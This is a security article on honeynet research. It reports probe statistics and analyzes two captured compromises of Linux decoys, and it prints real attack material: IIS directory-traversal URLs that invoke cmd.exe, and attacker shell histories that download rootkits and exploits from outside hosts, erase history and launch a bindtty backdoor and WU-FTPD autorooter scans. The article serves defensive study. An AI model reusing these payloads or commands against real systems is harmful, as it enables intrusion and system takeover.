"Honeynets: High Value Security Data"

Anton Chuvakin, Ph.D., GCIA. GCIH

Analysis of real attacks launched at a honeypot

This article will cover some of the discoveries that can be made using honeypot systems, exposed to the Internet. The material is based on the author's experience running such a decoy network of UNIX machines for over a year. We will go through several examples of captured hacker tools and cover common attack examples. The subject of building a honeypot will be left outside the scope of the paper. As a staring point, the author's presentation "Implementing the Honeypot" (http://www.tracking-hackers.com/conf/slides/implementing.pdf) from *ITRA Honeypots Conference* (Las Vegas, NV, November 2002) is recommended.

Among other security technologies, such as firewalls and intrusion detection systems, honeypots currently occupy only a small niche. However, they are able to provide unique attack information, unobtainable by any other means. This valuable "insider" intelligence on malicious hacker attacks also comes at a cost of relatively high resource expenditures and requires unique expertise. If protecting a production network is similar to defending a castle, running a honeynet is more like running a spy network, deep behind enemy lines. You have to build defenses and hide and dodge attacks that cannot be defended against at the same time. No "lock it down and maintain the secure state" model is possible.

That is why currently honeypots are only deployed by the organizations that can afford them (and people running them) and at the same time interested in casting a look deep inside the operations of the underground hacker community. While an intrusion detection system (IDS) stuck outside the protected perimeter will collect all the Internet "noise" hitting the systems, it will not reveal, for example, what are the common steps attackers take after compromising the victim UNIX server.

First, let us define the terms. "Honeypot" is a resource whose value is in being probed, attacked and possibly even compromised by malicious hackers. The term "honeynet," also used in this article, originated in the Honeynet Project (http://project.honeynet.org) and describes a network of computer systems with fairly standard configurations connected to the Internet. The only difference is that all communication and host activities are recorded and analyzed and no attacks can escape the network due to the use of special security software. The systems are almost never "weakened" for easier hacking, but are deployed in default configurations with minimum patches (as unfortunately, are so many other machines on the Internet). A Honeynet is then a specific type of a honeypot, providing a maximum level of deception to attackers by creating the whole decoy network. Honeynets may be deployed for research and protection purposes. For more details, turn to Honeynet Project (http://project.honeynet.org), Lance Spitzner (founder of the project) website (http://www.tracking-hackers.com) or the related books "Know Your Enemy" by the Honeynet Project and "Tracking Hackers" by Lance Spitzner.

Honeynet's daily grind

Every day the systems deployed in the honeynet are subject to dozens of probes and attacks. The number goes to hundreds and sometimes thousands, when there is a worm outbreak. That recently happened, for example, when the SQL Slammer worm hit. It was discovered that certain system configurations (such as default installations of older Linux RedHat versions) are attacked and successfully compromised within days.

The first graph shown in Figure 1 represents the reconnaissance activity for various ports exposed on the honeynet, collected over the period of several months. The graph is created by the netForensics SIM solution, which aggregates and correlates data from various monitoring devices deployed in the honeynet, such as various network IDS, firewall and victim host operating system (OS) logs. netForensics categorizes some alerts as reconnaissance. Those include port scans, software version queries, various ICMP packets (represented by port "-1" on the chart) and other information gathering activities. Such probes are launched by attackers, looking for various vulnerable applications to exploit. The colour code represents event severity as defined by netForensics. The overwhelming majority of those probes are queries for open proxies, hosts that can be used to relay connections, thus concealing the original source IP address from the server. Such proxies, usually running on TCP ports 1080, 3128 and 8080 are abused by "spammers"[1] and "script kiddies[2] alike. Also featured are requests for DNS version (UDP port 53), Web server (80), SSH daemon (22) and RPC (111), all popular targets for attackers due to vulnerabilities discovered in corresponding software packages. Email reconnaissance (TCP port 25) is also popular and is likely attributed to spammers, probing the machines for open relays i.e. hosts allowing anybody to send email messages to third parties. Such relays used to be the main sources of spam around the world.



Figure 1:Reconnaissance activity for ports exposed on the honeynet

Note, that if the reconnaissance activity yields the desired results (such as the presence of a vulnerable service on a probed port) to the attacker, the exploit attempt will follow within minutes (sometimes more) and the target compromise is likely.

The next graph shown in Figure 2 demonstrates actual attacks.

TCP port 80 is the absolute champion here; due to all the CodeRed and Nimda variants (still alive) and various other automated tools looking for vulnerable Microsoft IIS Web servers. While CodeRed was launched in July 2001 and the flood has dwindled, it is still very much alive and well, and produced plenty of "children" (i.e. variants exploiting similar holes).

Figure 3 shows some of the URL strings, ran by those automated agents in order to compromise the Windows machine running IIS.

All those Web requests are targeting various holes, such as the Unicode parsing errors leading to execution of "cmd.exe" command shell and others such as the famous "default.ida?XXXX…" — the signature of CodeRed. Hiding in the same noise are attacks against UNIX Apache servers, which utilize recently released exploit codes. Such attacks are much less numerous than IIS "hits", but are still deadly for older versions of Apache.

Various Windows attacks are targeting TCP port 139, used by Microsoft Remote Procedure Call (RPC) services. The same port is also used by the "pop-up spam", which utilizes Windows messenger service to send more unsolicited commercial messages to Windows users. FTP (TCP port 21) is another common choice for those attackers favouring Linux systems. The WU-FTPD FTP daemon, enabled by default on RedHat Linux 7.1 and earlier had a number of horrible security holes (such as this one http://www.cert.org/advisories/CA-2001-33.html reported in the CERT advisory), all leading to instant remote "root" compromise i.e. attacker possessing full privileges on a machine from across the network. Few of those machines are still out there and thus "script kiddies" are on the prowl for them. Over the course of 2002, a Linux machine running WU-FTPD was usually compromised within 2-3 days from being connected to the Internet, with the record time being 15 minutes (!).

Similarly, TCP ports 25 and 110 are attacked due to bugs in certain versions of sendmail and some POP3 daemons. Those attacks are relatively less common.

Similar statistics, but for the whole Internet, may be obtained from Dshield (http://www.dshield.org) , a global security data sharing community, run by the SANS Institute (http://www.sans.org).

However, the value of the honeypot is not only in observing the probes and attacks, but also what happens next – the compromise.

The compromise

Suddenly, through all this noise, the honeynet is hit with an effective attack – and it falls victim to the exploit code. What happens next?

Usually, the remote exploit code gives an attacker access to the victim server. Such access might be privileged (or

"root") access or regular user access. In the latter case, the first step for the attacker will be to confirm the "owned" host operating system and search for local exploits in order to escalate its privileges. After the local exploit is successfully downloaded from public or private exploit repository and executed, the root access is usually obtained. Now, its time for a good rootkit[4]. Similarly, the kit is downloaded from the Internet and deployed on the compromised machine. It gives an attacker the ability to hide from the system owners, access the machine at any time without resorting to the exploit and also to use it for such "essential" tasks as attacking another system, waging denial-of-service (DoS) war or chatting on the IRC network.

The most common uses for such compromised systems are as follows:

1 **IRC chat** is often the main communication link between the members of various hacking groups. Automated IRC programs (or "bots") can also be used for various other purposes such as stolen credit card trading, denial-of-service, and even control of the compromised systems.
2 Most attackers we observed used the compromised system for vulnerability scanning and **widespread exploitation.** Many of the scanners, such as openssl autorooter, recently discovered by the honeynet project, do not even need "root" access to operate, but are still capable of discovering and exploiting a massive (over 1000) system within a short time period. Such large networks can be used for devastating denial-of-service attacks (for example, such as recently warned by CERT)
3 DoS attacks are still one of the ways to settle arguments in some less enlightened parts of the computer underground. Unleashing massive floods of ICMP, UDP or SYN packets still work against machines on the slow connections. More insidious attacks, such as reflexive DNS DoS, are extremely hard to trace and often impossible to mitigate.

Thus an attacker always finds use for more and more compromised systems. Let us now look at two case studies, observed in our honeypot.

Examples

Wu-FTPD

Figure 4 shows a Linux RedHat honeypot that was hit with the classic WU-FTPD exploit and "owned" from the first attempt. Figure 4 demonstrates what the attacker did, as evidence by his recorded command history (obtained using the specially modified Linux "bash" shell, improved by the author).

The commands show that the attacker first tries to obtain his rootkit from his site on geocities.com. The first command ("wget") fails, so he resorts to the FTP (his username is sanitized for this paper). He gets the kit ("m.tar.gz") and the version of the FTP server, which led him in (intending to patch the whole). He then proceeds to upgrade the vulnerable to a safe version — his own. Next, he unpacks and deploys his



Figure 2: Demonstration of actual attack

```
/scripts/..%2f../winnt/system32/cmd.exe?/c+dir
/scripts/..%35c../winnt/system32/cmd.exe?/c+dir
/scripts/..%5c%5c../winnt/system32/cmd.exe?/c+dir
/scripts/..%5c../winnt/system32/cmd.exe?/c+dir
/scripts/root.exe?/c+dir/scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
/scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
/scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
/scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
/msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../winnt/system32/cmd
.exe?/c+dir
/MSADC/root.exe?/c+dir
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
/default.ida?X…X%u9090%u6858%ucbd3%…
```

Figure 3: Examples of URL strings ran to compromise IIS

rootkit, thus replacing several system utilities and deploying a malicious kernel module or LKM.

Next, he comes back to cause some mayhem using the automated exploitation tool, apparently similar to the one that gave him this system. He downloads the tool (WU-FTPD "autorooter" or automated exploitation tool) and gets to work.

Each of the commands shown in Figure 5 seeks to scan a B-class (65535 disting IP addresses) for a single vulnerability – a WU-FTPD hole. Thus, if the above command were executed on a real compromised system and not the honeypot, the attacker would have scanned more than 200 000 systems for this hole and possibly compromised a small percentage of them. However, all his scanning was quietly monitored by the honeypot software. He made several more attempts and then vanished to never come back. It remains a mystery whether he was alerted by the apparent lack of results from his scanning or simply attribued it to a slow network connection....

OpenSSL attack

After the exploit code for the hole on the popular open-source SSL package was disclosed, a flood of attacks followed. In fact, even some automated attack agents (i.e. worms) were developed using this exploit (see, for example, this http://isc.incidents.org/analysis.html?id=177 worm genealogy).

Our honeypot, running Apache server with a vulnerable OpenSSL version, was compromised more than a dozen times within a short time period. Many attackers were unable to gain root access via local exploits and thus were unable to patch the system and remove the vulnerability. It created a mishmash of attacker tools, piled in the /tmp directory of a Linux machine.

Figure 6 shows one of the attack attempts, recorded by the monitoring shell.

The session shows a sad history of multiple failed attempts to break out of a limited "apache" user account. If an OpenSSL hole is exploited the attacker gains a shell running with only "apache" user permissions. The attacker's immediate goal was to break into "root" He first tried getting a local exploit code from his own site (sanitized address above). It failed miserably. He then went to another site and fetched a copy of a different exploit. Still no result. After an amazing number of attempts (about 10, not shown) he finally leaves the machine for his successors to try. They don't let us wait for long...

```
w
cd /usr/local/games
wget www.geocities.com/XXXXXXX
ls
ftp 209.1.225.194
 evilusername
 justasevilpassword
 bin
 ls
 get m.tar.gz
 get wu-ftpd-2.6.1-20.i386.rpm
bye
rpm -U wu-ftpd-2.6.1-20.i386.rpm
tar zxvf ")
rm -rf m.tar.gz
cd muie
./install
```

Figure 4:Linux Redhat honeypot attacked using WU-FTPD exploit

Conclusion

This article details how the honeynet is an extremely valuable tool to collect intelligence about certain parts of the computer underground. However, running a honeypot incurs some risks as well. First, what happens if the honeypot is used to attack other parties? This question has no clear answer since there is no clear answer even to 'what happens if your production systems are used for attack?' It is recommended to consult your legal department for advice before embarking on the honeynet journey. The mere fact that noone has yet being sued for liability, does not mean that there is no risk of that. Other risks are related to missing some configuration safeguard and letting attackers break out. This may be partially mitigated by running a honeypot on a separate network connection, far from the live system.

Despite the risks, running the honeypot is an exciting and educational experience, which also contributes to a state of the art in information security.

References

[1]Unethical entrepreneurs seeking to send large quantities of "spam" or unsolicited commercial email (UCE)

[2]Low level attackers, who only run tools written by their more competent "colleagues" without understanding how they work.

[3]Common protocol to retrieve email messages from the mail server remotely.

[4]A package of hacker tools, essential on the compromised system. See my paper on rootkits at http://www.idefense.com/idpapers/Rootkits.pdf

Resources

- "Lessons of the Honeypot I: Aggressive and Careless" http://www.infosecnews.com/opinion/2002/06/19_04.htm
- "Lessons of the Honeypot II: Expect the Unexpected" http://www.infosecnews.com/opinion/2002/09/25_04.htm
- "Days of the Honeynet: Attacks, Tools, Incidents" http://www.linuxsecurity.com/feature_stories/feature_story-141.html
- "Honeykiddies vs OpenSSL: The Battle at Port 443" (GCIH Practical assignment) http://www.giac.org/practical/GCIH/Anton_Chuvakin_GCIH.pdf
- "Honeypot Essentials" ("Journal of Information Systems Security", 2003)
- "Whys and Hows of Honeynets and Honeypots" (ISSA "Password", 2002)


```
tar xfvz awu.tgz
  rm -rf awu.tgz
  cd aw
  ./awu 128.93
  ./awu 128.96
  ./awu 128.97
  ./awu 128.98
  ./awu 128.99
```

Figure 5: Commands to scan a B-class for the WU-FTPD hole

About the author

Anton Chuvakin, Ph.D., GCIA, GCIH (http://www.chuvakin.org) is a Senior Security Analyst with a major information security company. His areas of infosecurity expertise include intrusion detection, UNIX security, forensics, honeypots, etc. In his spare time he maintains his security portal http://www.info-secure.org

```
T=00:26:54-020203 PI=23442 UI=48 uname -a; id; w;
T=00:27:25-020203 PI=23442 UI=48 cd /tmp
T=00:27:30-020203 PI=23442 UI=48 cat /etc/red*
T=00:27:30-020203 PI=23442 UI=48 wget www.linuxaxxxxxxx.xx/expl.tgz
T=00:28:05-020203 PI=23442 UI=48 tar zxvf expl.tgz ; rm -rf expl.tgz
T=00:28:08-020203 PI=23442 UI=48 cd .local
T=00:28:28-020203 PI=23442 UI=48 ./sxp3
T=00:28:34-020203 PI=23442 UI=48 ./sxp2
T=00:28:40-020203 PI=23442 UI=48 ./sxp2
T=00:28:45-020203 PI=23442 UI=48 ./sxp
T=00:28:57-020203 PI=23442 UI=48 mv ptrace24rh72.c /tmp
T=00:28:58-020203 PI=23442 UI=48 cd /tmp
T=00:29:03-020203 PI=23442 UI=48 wget www.xxxxxxxxxxxx.ro/xxx

T=00:31:32-020203 PI=23591 UI=48 uname -a; id; w;
T=00:32:01-020203 PI=22351 UI=48 unset HISTFILE; uname -a; id; w;
T=00:32:03-020203 PI=22351 UI=48 cd /tmp
T=00:32:12-020203 PI=22351 UI=48 ftp xxxxxxxxxxxx.ro

       T=00:32:58-020203 PI=23617 UI=48 unset HISTFILE; uname -a; id; w;
       T=00:33:02-020203 PI=23617 UI=48 cd /tmp/.local
       T=00:33:06-020203 PI=23617 UI=48 ./bintty
       T=00:33:09-020203 PI=23617 UI=48 ./bindtty
       T=00:33:16-020203 PI=23617 UI=48 telnet 0 4000
```

Figure 6: Attack on Apache server with OpenSSL vulnerability